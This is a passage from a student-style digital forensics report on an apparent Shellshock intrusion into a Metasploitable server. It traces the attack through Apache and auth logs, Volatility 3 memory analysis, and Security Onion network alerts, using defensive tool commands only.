


Figure 46: /var/syslog file being extracted for analysis.




Figure 47: Contents of the syslog file.

Further in the **/var/log/apache2** folder there are two more logs files which are worth looking into i.e. **access.log** and **error.log**

- The **access.log** file records every request made to the web server. Each entry in the log typically includes details such as the IP address of the client making the request, the timestamp of the request, the HTTP method used (GET, POST, etc.), the requested URL, the HTTP status code returned by the server, and other relevant information.
- The "**error.log**" file logs error messages and warnings generated by the web server and its associated modules or applications. It records any issues encountered during the processing of requests, such as syntax errors in configuration files, failed connections to databases or external services, permission errors, and other server-side errors.




Figure 48: Access.log and error.log files.

We extracted both files to the local machine, and from the below image of **access.log,** it is evident that a request was made to the web server from the IP address **192.168.81.164**. The client did not provide authentication credentials, which means there was no user authentication set. The request, made using the HTTP GET method, targeted the URL **/cgi-bin/hello_world.sh** with HTTP version 1.1 along with over **234-byte payload** – which was most likely used to exploit the server. The server responded with an HTTP status code of 200, indicating a successful request.




Figure 49: Contents of the access.log file.

CGI is a protocol designed to allow web servers to execute console-like programs directly on the server. These programs, known as CGI scripts, often handle data from dynamic webpages and interact over HTTP. When a browser requests the URL of a specific file contained within the CGI directory, the server runs the script, and the output is passed back to the browser.

When CGI scripts are run, specific information is copied to the environment variables. That information will subsequently be passed to Bash if it is called, thus providing a way for an attacker to **inject malicious code**. This could potentially be the **root cause** of the attack.




Figure 50: Contents of access.log file.

The **error.log** file analysis, indicates that the attacker possibly tried multiple scripts to gain initial access, as we can see errors with different scripts in the request from the same IP.




Figure 51: Contents of error.log file.

Now that the attacker's IP has been confirmed, a regular expression serach for the IP addresses, lists the associated activities for the same **192.168.81.164** IP. From the listing two new worth analysis files were found i.e. **auth.log** and .**bash_history**.




Figure 52: Regular Expression search done to find activities associated with the IP 192.168.81.164.

The .**bash_history** file didn't reveal anything, which tells us that the attacker cleared the history manually after their post exploitation activities.

By exporting the **auth.log** file to a notepad for further analysis, it is evident from the figure below that the user **Ahil** created by the attacker was logged in and escalated successfully to **root**.




Figure 53: Contents of auth.log file.

Memory Analysis

Once the memory is acquired using AVML, the memory file (i.e. host_mem.lime) is then analyzed using the tool Volatility 3 Framework. Volatility 3 will be executed on a Linux machine to perform the analysis, employing a variety of plugins to extract digital artifacts from the said memory image.
For the plugins to work, the symbols table for Ubuntu, needs to be created in the **/volatility3/symbols/linux** directory, the symbols files can be found at this link. The first run of volatility with the new symbol files will require the cache to be updated. This process needs to be run once for each new symbol file, however running the first plugin will automatically update the cache.

To check the if the kernel version of Metaspoitable and its dependencies with the symbol files. We use the following two plugins banners.Banners and isfinfo.

The general command to run any plugin module: **vol -f <location of memory image> <plugin>**

The command to run banners against the memory image: **vol -f /images/host_mem.lime banners.Banners**

The command to run isfinfo against the memory image: **vol -f /images/host_mem.lime isfinfo**

In the below image it is noticed that the Linux build version is 3.13.0-170-generic from the plugin banners.Banners and it matches with the Symbols table dependency 3.13.0-170-generic from the isfinfo plugin. This confirms that the volatility is correctly set up and can be used to perform memory analysis.

```
┌──(kali㉿kali)-[~/volatility3]
└─$ vol -f images/host_mem.lime banners.Banners
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
Offset  Banner

0x18000a0       Linux version 3.13.0-170-generic (buildd@lcy01-amd64-001) (gcc version 4.8.4 (Ubuntu 4.8.4-2ubuntu1~14.04.4) ) #220-Ubuntu
 SMP Thu May 9 12:40:49 UTC 2019 (Ubuntu 3.13.0-170.220-generic 3.13.11-ckt39)
0x1ece7c4       Linux version 3.13.0-170-generic (buildd@lcy01-amd64-001) (gcc version 4.8.4 (Ubuntu 4.8.4-2ubuntu1~14.04.4) ) #220-Ubuntu
 SMP Thu May 9 12:40:49 UTC 2019 (Ubuntu 3.13.0-170.220-generic 3.13.11-ckt39)

┌──(kali㉿kali)-[~/volatility3]
└─$ vol -f images/host_mem.lime isfinfo
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
URI     Valid   Number of base_types    Number of types Number of symbols       Number of enums Identifying information

file:///usr/local/lib/python3.11/dist-packages/volatility3-2.7.0-py3.11.egg/volatility3/symbols/Ubuntu_3.13.0-170-generic_3.13.0-170.220_a
md64.json       True (cached)   17      6176    106591  1037    b'Linux version 3.13.0-170-generic (buildd@lcy01-amd64-001) (gcc version 4
.8.4 (Ubuntu 4.8.4-2ubuntu1~14.04.4) ) #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 (Ubuntu 3.13.0-170.220-generic 3.13.11-ckt39)\n\x00'
file:///usr/local/lib/python3.11/dist-packages/volatility3-2.7.0-py3.11.egg/volatility3/symbols/Ubuntu_3.13.0-24-generic_3.13.0-24.46_amd6
4_discord-v2.json       True (cached)   18      6138    105350  1019    b'Linux version 3.13.0-24-generic (buildd@panlong) (gcc version 4.
8.2 (Ubuntu 4.8.2-19ubuntu1) ) #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 (Ubuntu 3.13.0-24.46-generic 3.13.9)'

┌──(kali㉿kali)-[~/volatility3]
└─$
```

Figure 54: banners and isfinfo plugins run against the memory image in volatility.

For finding the processes or anomalies with the memory dump, we use the plugin “linux psscan.PsScan. Upon running this plugin, ‘exploit.sh’ was found to be running, which we know from our disk analysis was a malicious script, attacker used to gain the reverse shell.

Command to run PsScan:
vol -f images/host_mem.lime linux.psscan.PsScan

```
kali@kali: ~/volatility3 ×    kali@kali: ~/volatility3 ×
0×1348d6000     1599    1768    1595    java    TASK_RUNNING
0×134915d80     0       1       0       Hb◆4◆◆◆ TASK_RUNNING
0×134950000     42      42      2       crypto  TASK_RUNNING
0×134951800     520     520     2       kpsmoused       TASK_RUNNING
0×134953000     1599    1769    1595    java    TASK_RUNNING
0×134954800     1599    1770    1595    java    TASK_RUNNING
0×134956000     391     391     2       ext4-rsv-conver TASK_RUNNING
0×134970000     128     128     2       scsi_eh_2       TASK_RUNNING
0×134971800     2056    2056    2055    exploit.sh      TASK_RUNNING
0×134973000     56      56      2       scsi_eh_0       TASK_RUNNING
0×134974800     54      54      2       kthrotld        TASK_RUNNING
0×134976000     2057    2057    2056    sh      TASK_RUNNING
0×134980000     57      57      2       scsi_eh_1       TASK_RUNNING
0×134981800     59      59      2       kworker/u4:3    TASK_RUNNING
0×134983000     136     136     2       kdmflush        TASK_RUNNING
0×134984800     137     137     2       bioset  TASK_RUNNING
```

Figure 55: Identified suspicious process "exploit.sh" from the PsScan plugin.

```
0×1389b3000     1084    1171    1       mysqld  TASK_RUNNING
0×1389b4800     1084    1172    1       mysqld  TASK_RUNNING
0×1389b6000     1084    1173    1       mysqld  TASK_RUNNING
0×138b98000     1352    1358    0       docker-containe TASK_RUNNING
0×138b99800     1352    1359    0       docker-containe TASK_RUNNING
0×138b9b000     1125    1125    1       dirmngr TASK_RUNNING
0×138b9c800     1075    1075    1       sshd    TASK_RUNNING
0×138b9e000     1084    1167    1       mysqld  TASK_RUNNING
0×138bb0000     1599    1729    1595    java    TASK_RUNNING
0×138bb1800     1103    1114    1       V8 WorkerThread TASK_RUNNING
0×138bb3000     1103    1113    1       V8 WorkerThread TASK_RUNNING
0×138bb4800     1102    1102    1       nodejs  TASK_RUNNING
0×138bb6000     1103    1103    1       nodejs  TASK_RUNNING
```

Figure 56: SSHD process captured using PsScan.

We also found **sshd** (a server process of the OpenSSH) to be running as well. Both of these processes prove that the malicious tasks carried out by the attacker (discussed in the disk analysis section), proved to be functional for the attacker.

Although the volatility had been set up correctly, and worked for some plugins like PsScan, banners and isfinfo, many other plugins like check_creds, tty_check, sockstat didn't gave much info and the following error appeared. This could either be due to a bug in Volatility 3 or an issue with the memory acquisition, we could not comment.

```
kali@kali: ~/volatility3 ×   kali@kali: ~/volatility3 ×
┌──(kali㉿kali)-[~/volatility3]
└─$ vol -f images/host_mem.lime linux.check_creds.Check_creds

Volatility 3 Framework 2.7.0
Progress:  100.00               Stacking attempts finished
PIDs


Volatility was unable to read a requested page:
0x13fffffff in layer memory_layer (Invalid address at 13fffffff)

        * The base memory file being incomplete (try re-acquiring if possible)
        * Memory smear during acquisition (try re-acquiring if possible)
        * An intentionally invalid page lookup (operating system protection)
        * A bug in the plugin/volatility3 (re-run with -vvv and file a bug)

No further results will be produced

┌──(kali㉿kali)-[~/volatility3]
└─$
```

Figure 57: Error message produced against the Check_Creds plugin.

```
┌──(kali㉿kali)-[~/volatility3]
└─$ vol -f images/host_mem.lime linux.mountinfo.MountInfo
Volatility 3 Framework 2.7.0
Progress:  100.00               Stacking attempts finished
MNT_NS_ID       MOUNT_ID        PARENT_ID       MAJOR:MINOR     ROOT    MOUNT_POINT     MOUNT_OPTIONS   FIELDS  FSTYPE  MOUNT_SRC       SB
_OPTIONS

4026531840      1       1       0:1     /       /       rw              rootfs  rootfs  rw
4026531840      17      22      0:15    /       /sys    rw,nosuid,nodev,noexec,relatime         sysfs   sysfs   rw
4026531840      18      22      0:3     /       /proc   rw,nosuid,nodev,noexec,relatime         proc    proc    rw
4026531840      19      22      0:5     /       /dev    rw,relatime             devtmpfs        udev    rw
4026531840      20      19      0:12    /       /dev/pts        rw,nosuid,noexec,relatime               devpts  devpts  rw
4026531840      21      22      0:16    /       /run    rw,nosuid,noexec,relatime               tmpfs   tmpfs   rw
4026531840      22      1       252:0   /       /       rw,relatime             ext4    /dev/mapper/ubuntu--vg-root     rw
4026531840      23      17      0:17    /       /sys/fs/cgroup  rw,relatime             tmpfs   none    rw

Volatility was unable to read a requested page:
0x13fffffff in layer memory_layer (Invalid address at 13fffffff)

        * The base memory file being incomplete (try re-acquiring if possible)
        * Memory smear during acquisition (try re-acquiring if possible)
        * An intentionally invalid page lookup (operating system protection)
        * A bug in the plugin/volatility3 (re-run with -vvv and file a bug)

No further results will be produced
```

Figure 58:Error message produced against the MountInfo plugin.

The check_creds plugin in Volatility is used to identify and extract potential credential data from memory dumps. It scans the memory image for structures that contain credential information, such as usernames, passwords, tokens, and other authentication data. The mount_info plugin in Volatility is used to display information about mounted file systems in a memory dump. It provides details such as the device name, mount point, file system type, mount flags, and other attributes associated with each mounted file system.

However, neither of the plugins reveal any useful information related to the attack.

Network Analysis

To analyze the network dump, we use the PCAP (network.pcapng) file acquired using the network captur tool Tshark and import it into the Security Onion. The command for importing the pcapng file into Security Onion is **sudo so-import-pcap network.pcapng**. After which SecOnion runs the data through the elastic stack, suricata, and zeek to generate alerts, if any, for the data.

On executing the command, a link to the Security Onion Dashboard will appear, which will filter the results based on the time range of the events.




Figure 59: Command to import the Network image to Security Onion using so-import.

As a prerequisite to the analysis, we created a case in the Security Onion Console (SOC).
Here the “DFIR Final Project” Case has been created and will be used to escalate alerts/events, add observables, and maintain an audit trail throughout the analysis lifecycle.




Figure 60: The Case menu in the Security Onion Console.

To start the analysis, we utilized the dashboard link provided by the Security Onion to gain the overview of metrics and alert generated by the PCAP ingestion. On observing the Basic and group Metric section of the Dashboard reveals a total of 866 events being captured, most of which are related zeek connections and some from Suricata alerts.

The time range of the events was from **5:00 PM to 7:00 PM on April 6, 2024, MDT**, as expected, since it matches our findings from the disk analysis as well.




Figure 61: The Dashboard Menu showing the Basic Metrics in Security Onion Console.

Figure 62:The Dashboard Menu showing the Group Metrics in Security Onion Console.

On inspecting the Alerts tab in SOC, it is noticed that a total of **56 Alerts** have been generated. Out of which some of the intersecting ones that were noticed were "Web Server Possible CVE-2014-6271 Attempt", "Web Servers Likely Command Execution", and certain others with high severity. These alerts were escalated to **DFIR Final Project** case for further information hunting, and can be accessed from the case's Events tab.

